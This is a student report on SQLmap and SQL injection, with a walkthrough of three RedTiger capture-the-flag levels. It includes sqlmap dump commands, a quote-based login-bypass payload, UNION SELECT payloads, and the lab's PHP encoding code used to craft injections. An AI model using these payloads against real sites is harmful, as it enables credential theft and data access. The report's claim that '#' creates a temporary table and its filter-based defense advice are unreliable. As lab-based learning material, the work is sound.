Introduction to SQLmap and SQL Injections

By Jack Vickers
Course: Advanced Cybersecurity
Pawprint: JLVZKK

Topic

The topic I chose was the application SQLmap that comes preinstalled with Kali Linux. While researching through all the applications that Kali Linux comes with, I noticed the section of applications dedicated to web application security. This section interested me as this semester I've been taking Web App Development and learning about the front end and back end of website design. This past week, we began learning about how PHP and mySQL work hand in hand to obtain and deliver data from users including login authentication. When I saw SQLmap, I immediately became interested in how SQL injections worked and how this information could enable me to become a better developer and create safer web applications. SQLmap is "an open source penetration tool that automates the process of detecting and exploiting SQL injection flaws". SQLmap will automatically go through the URL provided to it through commands, detect the backend database management system, and test system-specific injection types against it. After a flaw is found, the user can use SQLmap to enumerate the server and execute whatever commands they prefer. SQLmap even is compatible with Metasploit and can be used to process user privilege escalation via meterpreter's 'getsystem' command.

Past the immediate positive of connecting information of 2 classes together, I believe that SQL and more specifically SQL injections are an important part of cybersecurity, and can often be the first point of access. When an injection is abused to its fullest, it can allow the attacker to retrieve passwords of users, cause a DoS attack in the vein of deleting data, add users to the database, and much more. In addition, web applications are a very public, forward facing representation of a company or individual and therefore will be having the highest amount of traffic running through these areas. This makes it easy for attackers to look for holes and exploits to abuse to gain further access. In a study conducted by Ponemon in 2014, they found that 65% of companies reported an SQL injection attack in the past 12 months. Furthermore, when Ponemon asked companies if they believed their security departments had the skills and knowledge to detect or prevent these attacks, only about 30% agreed with confidence. Although this study is almost 7 years old, I still believe that learning about these types of attacks is crucial to the wide range of knowledge a security professional must know thoroughly.

I came into this project with no prior hands-on SQL experience, so I will establish a rough ground of knowledge in the research section to understand what is being applied. The only thing you must have experience with is linux command line applications, and the process of editing commands and adding data via flag arguments.

Research

To establish a base of information about SQL syntax, I utilized w3schools to understand how commands were used in reference to the tables they're accessing. The cornerstone of SQL operators are UNION, SELECT, FROM, WHERE, and then common boolean operators like OR or AND. UNION allows the user to combine the output of 2 requests; this is most commonly used to hide malicious requests behind normal functions. Combining custom SQL requests with normal web page functions is the general idea behind most SQL attacks. SELECT is straight forward, it selects data from a database. FROM is used to specify which table you're wanting to select the data from. WHERE is a conditional type statement that can be used to only include values that you specify. A example SQL command that utilizes all 4 of these functions would be:

UNION SELECT username,password,email FROM unsecure_table WHERE username='ADMIN';

This command would select the username, password, and email column data from the unsecure_table, wherever the username field equals admin.

After learning some basic SQL syntax, I wanted to read over the SQLmap man page on github. The basic commands that SQL injections revolve around are -u, --dbs, -D, --tables, -T, and --dump. -u sets the url target for the injection. --dbs enumerates for all databases that you would have access to, then -D is used to specify which database you want to target. --tables is the equivalent of --dbs and also enumerates but for tables, and -T is the table counterpart. Once you've selected all the way down to a specific table, you can --dump and utilize a wordlist to see what columns the table contains. SQLmap provides a wordlist to check against, however in most cases it would probably be advisable to create your own wordlist specific to the target.

Another source that provided a lot of information about a variety of SQL injection attacks is from Portswigger. For some background, Portswigger is the company that created and maintains burp suite, which is a leading application in web application penetration testing. However, Burp Suite is an incredibly in depth program and while it has some overlap and can enhance your ability to successfully complete an SQL injection, a whole other project would be required to cover what it encompasses. Common SQL injection attacks include:


- Getting extra data via the UNION command and modifying existing SQL queries
- Subverting application logic via single quotes or SQL's comment sequence "--"
- Abusing logical functions like OR to view hidden data

After further reading, Portswigger ended up being a fantastic source for information related to SQL injections. Another subsection of SQL attacks are called "blind injections”. These attacks are required when an application is vulnerable to SQL injection, but the HTTP responses don’t contain the results of the query. This requires the attacker to create true/false functions and blindly find their way through the database to the data they want. This can be through triggering conditional statements, SQL errors, time delays, or out-of-band techniques like Burp Collaborator. The basic ideas behind all of these are that one response means the request was completed successfully, while the other means the request failed.

Application

To test my knowledge and research further about SQL injections, I decided to attempt a SQL injection challenge created by user RedTiger at overthewire. The direct link to the main page is https://redtiger.labs.overthewire.org if you want to attempt it yourself after my documentation. I found that the levels are have a reasonable difficulty progression, and I will definitely revisit this challenge after school slows down and I have more freetime on my hands.

Level 1 was a relatively simple SQL-injection that SQLmap was able to handle on it’s own. To begin with, we utilize the command “**sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 --dbs**”. This attempts the pre-built in SQL injection attacks that SQLmap comes with, and enumerates all the databases that the target URL has. After this command, we found that we had access to the database “hackit”. Combining this information with the text provided that our target table is level1_users, we can craft our next command that dumps all the information in the specified table:



Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users


Category: 1

This hackit is cool :)
My cats are sweet.
Miau

You made it!


You can raise your wechall.net score with this flag: [redacted]

The password for the next level is: [redacted]




```
jlvzkk@kali:~$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 -D hackit -T level1_users --dump
```

This has SQLmap dump the contents of the level1_users table, and we get the password required to move on from this level.



```
[02:02:25] [INFO] fetching entries for table 'level1_users' in database 'hackit'
Database: hackit
Table: level1_users
[1 entry]
+--------+-----------+--------------+
| id     | username  | password     |
+--------+-----------+--------------+
| 1      | Hornoxe   | [redacted]   |
+--------+-----------+--------------+
```

Level 2 was a simple login-bypass, with the hint "condition". After some research, I was able to find a writeup on sqlinjection.net about these types of login bypass exploitations. They abuse unsanitized user input and capitalize on the role single quotes play in SQL queries. Instead of providing a true password, we can provide a random string followed by **' OR 'a'='a**. This has the password field return true, as no matter what the actual password is, a is always equal to a.



Welcome to level 2

A simple loginbypass

Target: Login
Hint: Condition

Username:
Password:


access granted

You can raise your wechall.net score with this flag: [redacted]

The password for the next level is: [redacted]

This exploit can be easily protected against by sanitizing user inputs and preventing special characters, including '.

In Level 3, I was required to get the password of user ‘Admin’ from the table level3_users and the hint was to try to get an error. While interacting with the website, I found that the URL showed different values depending on which user I selected.




https://redtiger.labs.overthewire.org/level3.php?usr=MDYzMjIzMDA2MTU2MTQxMjU0

Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	TheCow
First name:	Walter
Name:	Willi
ICQ:	123456789
Email:	cow@timbuktula.ccc



https://redtiger.labs.overthewire.org/level3.php?usr=MDQyMjExMDE0MTgyMTQw


Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	Admin
First name:	Andy
Name:	Soffkopf
ICQ:	133773311
Email:	admin@site.de

Seeing this, and knowing I was supposed to cause an error to get the next step, I attempted to set the request to an array of usr’s instead of a single value. This provided us with the location of a file, supposedly used to encrypt the URL.



https://redtiger.labs.overthewire.org/level3.php?usr[]


Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Warning: preg_match() expects parameter 2 to be string, array given in **/var/www/html/hackit/urlcrypt.inc** on line **26**

The location's source data showed us the encryption function in PHP:




```php
<?php

    // warning! ugly code ahead :)
    // requires php5.x, sorry for that

    function encrypt($str)
    {
        $cryptedstr = "";
        srand(3284724);
        for ($i =0; $i < strlen($str); $i++)
        {
            $temp = ord(substr($str,$i,1)) ^ rand(0, 255);

            while(strlen($temp)<3)
            {
                $temp = "0".$temp;
            }
            $cryptedstr .= $temp. "";
        }
        return base64_encode($cryptedstr);
    }

    function decrypt ($str)
    {
        srand(3284724);
        if(preg_match('%^[a-zA-Z0-9/+]*={0,2}$%',$str))
        {
            $str = base64_decode($str);
            if ($str != "" && $str != null && $str != false)
            {
                $decStr = "";

                for ($i=0; $i < strlen($str); $i+=3)
                {
                    $array[$i/3] = substr($str,$i,3);
                }

                foreach($array as $s)
                {
                    $a = $s ^ rand(0, 255);
                    $decStr .= chr($a);
                }

                return $decStr;
            }
            return false;
        }
        return false;
    }
?>
```

I was able to copy this encrypt function, and utilize it on an online PHP compiler. An important note to be aware of is in the source code here, it says requires php 5.x. This is because built in functions can vary between versions. Before we can select data from the table, we must get an idea of what the table looks like. This process is similar to a blind injection, in that we will construct a function that either returns the page like normal if it passes, or we get an error if it fails and goes out of bounds of what the table contains. For the function, we'll utilize the **order by** function in sql and iterate through the columns one at a time until an error is passed. For example, **x ' ORDER BY 1 # , x ' ORDER BY 2 #,** etc. until an error is thrown and we know the amount of columns. The #

sign after the function is to create a temporary table for the query to output our request to.

Next, we need to determine what columns the website uses to display data, so we can view the username and password once we've located it. For this, we can utilize a union attack and select all the columns under the "admin" row. The function that needs to be encrypted will look like **x ' UNION SELECT 1,2,3,4,5,6,7 FROM level3_users WHERE username='admin' #** . We select the admin username because it's the only user we know for a fact exists in the table, so that part of the function won't contribute to failure if this fails to pass. This is what our page looks like after this query is encrypted and passed:




Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	2
First name:	6
Name:	7
ICQ:	5
Email:	4

This output shows that columns 2,4,5,6,7 can be used to show data from the table. Simply edit our union command with the words **username** and **password** instead of 2 of the columns, and the data should be output in plain text in the table.



Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	Admin
First name:	6
Name:	7
ICQ:	5
Email:	[redacted]

Login correct. You are admin :);

You can raise your wechall.net score with this flag [redacted]

The password for the next level is [redacted]

Hack it

There are a couple different ways to harden your database against the attacks used in this level. First, error handling for an array input to the usr object when it’s expecting a string would prevent the attacker from easily finding the encrypt file. Next, various levels of handling for encrypted strings could be used to stop the input of custom strings. Blocking the execution of UNION, ORDER BY, etc. would stop the queries used in this exploit.

Sources

Basic SQL introduction
https://www.w3schools.com/sql/sql_intro.asp
SQLmap manual
https://github.com/sqlmapproject/sqlmap
Report involving SQL security surveys
http://www.ponemon.org/local/upload/file/DB%20Networks%20Research%20Report%20FINAL5.pdf
Portswigger page about SQL injections
https://portswigger.net/web-security/sql-injection
Portswigger page about blind SQL injections
https://portswigger.net/web-security/sql-injection/blind
Web page discussing login-bypass with SQL injections
https://www.sqlinjection.net/login/
Online PHP compiler
https://sandbox.onlinephpfunctions.com/